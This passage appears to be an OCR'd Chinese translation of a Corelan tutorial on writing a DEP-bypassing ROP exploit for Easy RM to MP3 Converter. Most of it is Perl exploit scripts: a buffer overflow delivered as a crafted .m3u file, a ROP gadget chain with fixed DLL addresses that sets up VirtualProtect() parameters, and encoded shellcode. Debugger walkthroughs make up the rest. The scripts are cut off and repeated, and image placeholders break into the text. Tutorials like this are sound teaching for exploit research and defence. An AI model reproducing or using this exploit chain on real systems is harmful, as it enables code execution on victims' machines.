"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
```

```
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."\n";
print "Shellcode size : ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

创建 m3u 文件，将 Immunity 附加到程序中，在 0x100102DC 处设断，打开文件直到碰到断点。
当碰到断点时，看栈上。你应该能看到你的 mini rop 链，紧跟着 VirtualProtect 的指针和它的参数（占位符），然后在修改 ESP 后我们要结束的位置。



单步执行指令然后看 EAX，EDI 和 ESP。你应该看到 ESP 被入栈，放进 EDI 中。然后 EDI 被入栈然后弹出到 EAX 中。最后 ESP 加上 0x20 字节并且 RET 将会把 4A4A4A4A 放入 EIP（JJJJ=my $rop2）
明白了吗？让我们继续。

阶段 2：精巧制作第一个参数（返回值）
我们现在继续产生第一个参数然后覆盖在栈上第一个参数的占位符。
第一个参数需要指向 shellcode。这个参数会用作 VirtualProtect()函数的返回值，当函数已经将页面标记为可执行时，它会自动跳到那里。
我们的 shellcode 在哪里？好的，在栈窗口中往下滚。在 nop 之后，我们将看到 shellcode。
计划是用 EAX 或者 EDI（两个都包含栈上的一个值），然后增加，留有足够的空间给未来的 rop 小配件，因此它会指向 nop/shellcode。
（你可以用 nop 的大小来确认改变了的值指向 nop/shellcode，因此会很通用）
改变值是和在寄存器上加一些字节一样简单。假设我们要用 EAX，我们可以找会做 ADD EAX，<一些值>+RET 的 rop 小配件。
一个可能的小配件是这样的：

```
0x1002DC4C :  # ADD EAX,100 # POP EBP # RETN   [Module : MSRMfilter03.dll]
```

它会在 EAX 上加上 0x100。一次增加就已经足够了（0x100=256 字节）。如果还不够的话，我们可以在后面再次插入另一个 add。

接下来，我们需要将这个值写入栈中，覆盖掉占位符（当前包含“WWWW”或者 57575757）。我们怎么做到这个？
最简单的方法是找一个指向 MOV DWORD PTR DS：[寄存器]，EAX 的指针。如果我们能使[寄存器]指向占位符的地址，那么我们用 EAX 的内容（=指向 shellcode 的指针）覆盖掉那个位置来结束。
一个可行的指针是这样的：

```
0x77E84115 :  # MOV DWORD PTR DS:[ESI+10],EAX # MOV EAX,ESI # POP ESI # RETN   [Module : RPCRT4.dll]
```

为了能使它成功，我们不得不放一个指针到占位符中-0x10 到 ESI。在这个值被写入时，我们在 EAX 中有指向占位符的指针（MOV EAX，ESI），很棒...我们会在后面又用到它。接下来，我们需要插入一些填料来弥补 POP ESI 指令。

提示：使自己拥有一份 UnxUtilshttp://sourceforge.net/projects/unxutils/的拷贝（GNU 最重要的实用工具的端口，对 win32）。这方法能用 cat&grep 来找好的小配件：
cat rop.txt | grep "MOV DWORD PTR DS:\[ESI+10],EAX # MOV EAX,ESI"
(不要忘了：和[之间的反斜杠）

但是在我们能用这个指令之前，我们不得不将正确的值放入 ESI 中。我们在 EDI 和 EAX 中有指向栈的指针。EAX 将会被用/改变（指向 shellcode，记得），因此我们需要试着将 EDI 的值放到 ESI 中，然后改变它的值使它指向参数 1 的占位符-0x10：

```
0x763C982F :  # XCHG ESI,EDI # DEC ECX # RETN 4   [Module : comdlg32.dll]
```

将这三个东西放在一起，我们的第一个真正的 rop 链是这样的：
将 EDI 放入 ESI（然后增加它，如果必要的话，它会指向占位符 1），改变 EAX 中的值因此它会指向 shellcode，然后覆盖掉占位符。
（注意：对第一个覆盖操作，ESI 会自动指向正确的位置，因此我们需要增加或减少值。ESI+10 将会指向第一个参数占位符的位置）
在小配件之间，我们需要弥补额外的 POP 和 RET4。
在将东西放在一起之后，exploit 脚本是这样的：

```
#---------------------------------------------------------
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#---------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#------Put stack pointer in EDI & EAX-----------------------#
my $rop=pack('V',0x5AD79277);    #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
$rop=$rop.pack('V',0x1001653D);    #ADD ESP,20
#-------Parameters for VirtualProtect()----------------------#
```

```
my $params=pack('V',0x7C801AD4);                    #VirtualProtect()
$params = $params."WWWW";      #return address (param1)
$params = $params."XXXX";      #lpAddress            (param2)
$params = $params."YYYY";      #Size                 (param3)
$params = $params."ZZZZ";      #flNewProtect      (param4)
$params = $params.pack('V',0x10035005);    #writeable address
$params=$params.("H" x 8);    #padding
# ADD ESP,20 + RET will land here
# change ESI so it points to correct location
# to write first parameter (return address)
my $rop2= pack('V',0x763C982F);    # XCHG ESI,EDI # DEC ECX # RETN 4
#-----Make eax point at shellcode-------------------------
$rop2=$rop2.pack('V',0x1002DC4C);    #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding - compensate for RETN4 before
$rop2=$rop2."AAAA"; #padding
#-------------------------------------------------------
#return address is in EAX - write parameter 1
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#
my $nops = "\x90" x 240;
#
# ./msfpayload windows/messagebox
#    TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
```


```
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."\n";
print "Shellcode size : ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

让我们在调试器中单步步入然后看 add esp，20+ret 执行之后发生了什么：
ret 返回到 0x763C982F（将 EDI 放入 ESI）。
这时，寄存器是这样的：

```
EAX 0010F734
ECX 7C91005C ntdll.7C91005C
EDX 003F0000
EBX 00114A58
ESP 0010F76C
EBP 41414141
ESI 0010F734
EDI 77C5FCE0 msvcrt.77C5FCE0
```

（EAX 和 ESI 现在指向栈上保存的地址）


这个小配件返回到 0x1002DC4C（将会在 EAX 上加上 0x100 字节。这会增加 EAX 的值到 0010F834，指向 shellcode 之前的 nop。



这个小配件返回到 0x77E84115（将会执行下面的指令）：

```
77E84115  8946 10          MOV DWORD PTR DS:[ESI+10],EAX
77E84118  8BC6             MOV EAX,ESI
77E8411A  5E               POP ESI
77E8411B  C3               RETN
```

1、它会将 EAX（=0x0010F834）写入 ESI，+0x10 地址处 ESI 当前包含 0x0010F34。在 ESI+10（0x0010F44），我们返回值的占位符：



当 mov 指令执行时，我们成功地写入我们的返回地址（指向 nop），作为 VirtualProtect()函数的参数：

2、ESI 的值存入 EAX，并且栈中的一些数据存入 ESI。

阶段 3：精巧制作第二个参数（lpAddress）

第二个参数需要指向标记为可执行的位置。我们将简单地用同样的指针正如第一个参数用的。

这意味着我们能-或多或少-从阶段 2 重复整个序列，但是在我们能做这个之前，我们需要重设我们的起始值。

在当前时候，EAX 依然持有初始的保存的栈指针。我们不得不将它放回 ESI 中。因此我们不得不找到一个做这样的事的小配件：PUSH EAX，POP ESI，RET

```
0x775D131E :  # PUSH EAX # POP ESI # RETN   [Module : ole32.dll]
```

然后，我们不得不增加 EAX 的值（add 0x100）。我们又能用同样的小配件作为那个用来产生参数 1 的值：0x1002DC4C（ADD EAX，100#POP EBX#RET）

最后，我们不得用 4 字节增加 ESI 的值，为了确保它指向下一个参数。我们所需要的是 ADD ESI，4+RET，或者 4 次的 INC ESI，RET

我会用

```
0x77157D1D :  # INC ESI # RETN   [Module : OLEAUT32.dll]
```

因此，更新过的 exploit 脚本是这样的：

```
#------------------------------------------------------------
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#------Put stack pointer in EDI & EAX-----------------------#
my $rop=pack('V',0x5AD79277);    #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
$rop=$rop.pack('V',0x1001653D);    #ADD ESP,20
#-------Parameters for VirtualProtect()----------------------#
my $params=pack('V',0x7C801AD4);                #VirtualProtect()
$params = $params."WWWW";      #return address (param1)
```

```
$params = $params."XXXX";      #lpAddress           (param2)
$params = $params."YYYY";      #Size                (param3)
$params = $params."ZZZZ";      #flNewProtect      (param4)
$params = $params.pack('V',0x10035005);    #writeable address
$params=$params.("H" x 8);    #padding
# ADD ESP,20 + RET will land here
# change ESI so it points to correct location
# to write first parameter (return address)
my $rop2= pack('V',0x763C982F);    # XCHG ESI,EDI # DEC ECX # RETN 4
#-----Make eax point at shellcode-------------------------
$rop2=$rop2.pack('V',0x1002DC4C);    #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding - compensate for RETN4 before
$rop2=$rop2."AAAA"; #padding
#-------------------------------------------------------
#return address is in EAX - write parameter 1
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#EAX now contains stack pointer
#save it back to ESI first
$rop2=$rop2.pack('V',0x775D131E);    # PUSH EAX # POP ESI # RETN
#-----Make eax point at shellcode (again)-------------------------
$rop2=$rop2.pack('V',0x1002DC4C);    #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
#increase ESI with 4
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
#and write lpAddress (param 2)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#
my $nops = "\x90" x 240;
#
# ./msfpayload windows/messagebox
#    TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
```

```
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
```

```
print "Payload size : ".length($payload)."\n";
print "Shellcode size : ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

阶段 4 和阶段 5：第三个参数和第四个参数（大小和保护标志）

为了创建第三个参数，我决定设置大小为 0x300 字节。我们需要做这个的小配件是 XOR EAX，EAX 和 ADD EAX，100

将结果值作为参数写入的技术和其他参数一样

●保存 EAX 的值到 ESI

●改变 EAX（XOR EAX，EAX：0x100307A9，然后 ADD EAX，100+RET，连续三次：0x1002DC4C）

●将 ESI 增加 4 字节

●将 EAX 写入 ESI+0x10 处

第四个参数（0x40）用同样的原理：

●保存 EAX 的值到 ESI

●设置 EAX 为 0 然后加上 40 （XOR EAX，EAX+RET：0x100307A9/ADD EAX，40+RET：0x1002DC41）

●将 ESI 增加 4 字节


●将 EAX 写入 ESI+0x10 处

最后阶段：跳到 VirtualProtect

所有的参数现在写入栈中：

我们所需要的是找到一种方法来使 ESP 指向 VirtualProtect()保存的指针的位置（直接跟着那个函数的参数），然后一某种方式返回。

当前寄存器的状态是：



我做这个的选择是什么？我怎样使 ESP 指向 0010F740 然后返回（到 VirtualProtect()的指针））?
回答：EAX 已经指向这个地址。因此如果我们能将 eax 放入 esp 然后返回，这会很好。
搜索 rop.txt 寻找一个 push eax/pop esp 的结合：

```
0x73DF5CA8 # PUSH EAX # POP ESP # MOV EAX,EDI # POP EDI # POP ESI # RETN  [Module : MFC42.DLL]
```

这会成功，但是在小配件中有 2 个 POP 指令。因此我们不得不首先调节 EAX（来弥补 POP）。
我们基本上在调节栈前需要首先从 eax 上减去 8。
为了做到这个，我们可以用

```
0x775D12F1  #SUB EAX,4 # RET
```

我们的最后链是这样的：
●0x775D12F1
●0x775D12F1
●0x73DF5CA8
将所有的东西放在一起，exploit 脚本是这样的：


```
#------------------------------------------------------------
#ROP based exploit for Easy RM to MP3 Converter
#written by corelanc0d3r - http://www.corelan.be:8800
#------------------------------------------------------------
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "Z" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#------Put stack pointer in EDI & EAX-----------------------#
my $rop=pack('V',0x5AD79277);    #PUSH ESP, POP EDI
$rop = $rop.pack('V',0x77C1E842); #PUSH EDI, POP EAX
$rop=$rop."AAAA"; #compensate for POP EBP
#stack pointer is now in EAX & EDI, now jump over parameters
$rop=$rop.pack('V',0x1001653D);    #ADD ESP,20
#-------Parameters for VirtualProtect()----------------------#
